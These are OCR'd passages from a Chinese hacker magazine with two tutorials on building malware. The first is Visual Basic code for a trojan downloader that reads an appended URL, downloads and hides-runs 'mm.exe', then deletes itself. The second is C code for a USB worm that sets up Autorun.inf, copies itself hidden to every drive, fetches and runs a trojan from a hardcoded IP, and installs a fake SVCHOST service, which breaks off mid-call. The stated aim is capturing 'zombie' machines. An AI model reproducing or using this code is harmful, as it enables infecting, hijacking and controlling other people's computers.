


图5

最后就是编写释放服务端代码了，代码如下。

```
Dim a() As Byte  '定义一个数组保存自定义资源
a = LoadResData(101, "CUSTOM")  '载入资源文件
Open "server.exe" For Binary As #1
    Put #1, , a  '将自定义资源写入到文件号为#1的文件中
Close
```

小知识：Loadresdata函数的用法

函数原型为loadresdata(id,type)，通常把返回值赋给一个数组。比如：

```
Dim a() As Byte  '定义一个数组，用于保存资源文件
a = LoadResData(101, "CUSTOM")  '101是标示号码，CUSTOM是资源类型
```

2、服务端配置技术（写在Private Sub Command2_Click()事件中）

我实现的配置技术是：把配置信息写在文件的末尾，然后提供给下载器来读取，如图6。可以看到服务端的大小为20480字节，也就是说配置信息会写在20480字节之后。这样写之后，文件的大小会变大，但是不会影响文件的正常运行，实现代码如下。

```
Dim server_filelengh as integer  '定义一个整形类型变量，保存服务端的文件大小
Dim config_url as string

config_url=text1.text  '把text1中的文本赋给变量config_url
Open "server.exe" For Binary As #1 '使用二进制方式打开服务端文件
    server_filelength = LOF(1)  '得到服务端文件大小，这里会是20480字节，在此之前应该先编写和生成下载器。
    Seek #1, server_filelength  '找到服务端的文件末尾
    Put #1, , config_url  '向其中写入配置信息
Close
```

如果使用一个文件编辑器查看配置后的服务端，可以看到文件末尾写入了"http://winsock.cn/mm.exe"信息。

二、下载器部分（以下代码全部写在下载者的Form_Load()事件中）

1、读出配置信息

```
Dim config_url As String * 200  '设置一个定长的字符串，长度为200个字符
Open App.EXEName + ".exe" For Binary As #1  '将下载者自身打开
    Seek #1, 20480  '将文件指针定位到第20480字节这个位置
    Get #1, , config_url  '从20480字节开始，向后读取200个字符到config_url中，也就是得到要下载的URL（地址）
Close
```

2、下载指定的文件

因为下载功能的实现在以前的黑客X档案里已经介绍过了，因此这里一笔带过。代码如下：

```
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long  'API函数声明
URLDownloadToFile 0, config_url, "c:\mm.exe", 0, 0  '下载木马
Shell "c:\mm.exe", vbHide  '使用shell函数，隐藏运行木马文件
```

3、自删除技术

我是使用批处理来实现自删除的，对于批处理命令有些了解的朋友应该会很容易的理解。相关代码如下：

```
Open "del.bat" For Output As #1
    Print #1, ":try"
    Print #1, "del " + App.EXEName + ".exe"  '删除下载者自身
    Print #1, "if exist " + App.EXEName + ".exe" + " goto try"  '如果没有成功删除下载者，则重复删除，直到删除成功
    Print #1, "del %0"  '删除生成的批处理文件
Close
Shell "del.bat", vbHide  '最后，隐藏运行批处理文件，实现上面程序的代码功能
```




图6

对于各项技术的实现功能代码就写完了，根据以上的代码大家可以尝试编写一个功能完善，并且属于自己的下载者了！

菜鸟编程来抓肉鸡

冰海[LOVEGN]

从大二开始接触黑客X档案到现在，已经有一段时间了，在这期间黑客X档案给我带来了很多的乐趣，同时也让我学到了不少的知识，还结交到了许多志同道合的好朋友，在此深深得感谢黑客X档案！下面我们就开始进入主题，相信大家都等不及了吧！

大家都知道病毒吧？那么有没有想过利用病毒的传播特性来帮我们抓肉鸡呢？最近网上比较流行的就是U盘病毒，这种病毒主要就是利用U盘的自动播放功能来进行传播的。虽然现在有很多电脑都禁止了自动播放功能，但常看黑客X档案的朋友肯定知道，在第四期杂志"'对熊猫烧香全秘密大接触'一文的补遗"中曾经介绍了突破自动播放的方法，就是在U盘的根目录下新建一个Autorun.inf文件，内容如下：

```
[AutoRun]
Shell\open\command=virus.exe        \\对应"打开(O)"菜单
Shell\explorer\command=virus.exe    \\对应"资源管理器(X)"菜单
Shell\find\command=virus.exe        \\对应"搜索(E)"菜单
```

接下来的工作就是要编写一个程序，首先要让它有传播功能，而且还能够开启中毒电脑的端口以实现控制。我们来实现传播功能，就用VC来实现吧。

该程序运行后，可以将自身副本复制到每个盘符（包括U盘）下，并在系统文件夹下留下隐藏该文件，而且每隔一定的时间对磁盘进行扫描，如果发现病毒文件被删除，就会重新生成！我们对OnTimer定时函数进行重载，定时时间最好长些，不然会消耗更多的CPU资源，代码如下：

```
LPCTSTR so="c:\\windows\\system32\\ virus.exe";
   CopyFile("virus1.exe",so,false)   SetFileAttributes(so,FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN);
  for(char i='A';i<'Z';i++)
   {
                    char drive1[10]={i,':'};
                    char drive2[10]={i,':'};
                      if((GetDriveType(drive1)==DRIVE_FIXED)||(GetDriveType(drive1)==DRIVE_REMOVABLE))
                      {
       LPCTSTR st=strcat(drive1,"autorun.inf");
       LPCTSTR se=strcat(drive2,"virus_1.exe");

 CopyFile("autorun.inf",st,false);
                              CopyFile(so,se,false);
                  SetFileAttributes(st,FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN);
                      SetFileAttributes(se,FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN);

                      }
                      }
```

下面来实现第二个功能，也就是让中毒的电脑开启一个端口。对于这个功能，我想大家一定都有办法吧，最简单的就是让它运行一个木马，不就可以了吗？如果我们直接将木马嵌在程序里，一定会被杀毒软件所查杀的，所以我换了个思路，运行傻瓜服务器软件，把自己的电脑作为一个FTP服务器，然后让中毒的电脑从我的电脑里下载木马并运行。方法想到了，我们一起来实现它，通过函数Exec(void)来实现，代码如下：

```
    LoadLibrary("urlmon");
URLDownloadToFile(NULL,"http://222.199.235.80/123.exe","c:\\muma.exe",NULL,NULL);
     WinExec("c:\\muma.exe",0);
    DeleteFile("c:\\muma.exe");
```


这样就行了，为了实现让它开机后自动运行，我选择利用注册服务来达到这样的效果，代码如下：

```
HKEY key;
   SC_HANDLE schSCManager=OpenSCManager
                 (NULL,
                         NULL,
                         SC_MANAGER_CREATE_SERVICE);
   SC_HANDLE schService=CreateService(schSCManager,
          "SVCHOST",
          "SVCHOST",
          SERVICE_ALL_ACCESS,
          SERVICE_WIN32_OWN_PROCESS,
          SERVICE_AUTO_START,
```


```
        SERVICE_ERROR_IGNORE,
    "C:\\windows\\system32\\virus.exe",
                NULL,
                NULL,
                NULL,
                NULL,
                NULL);

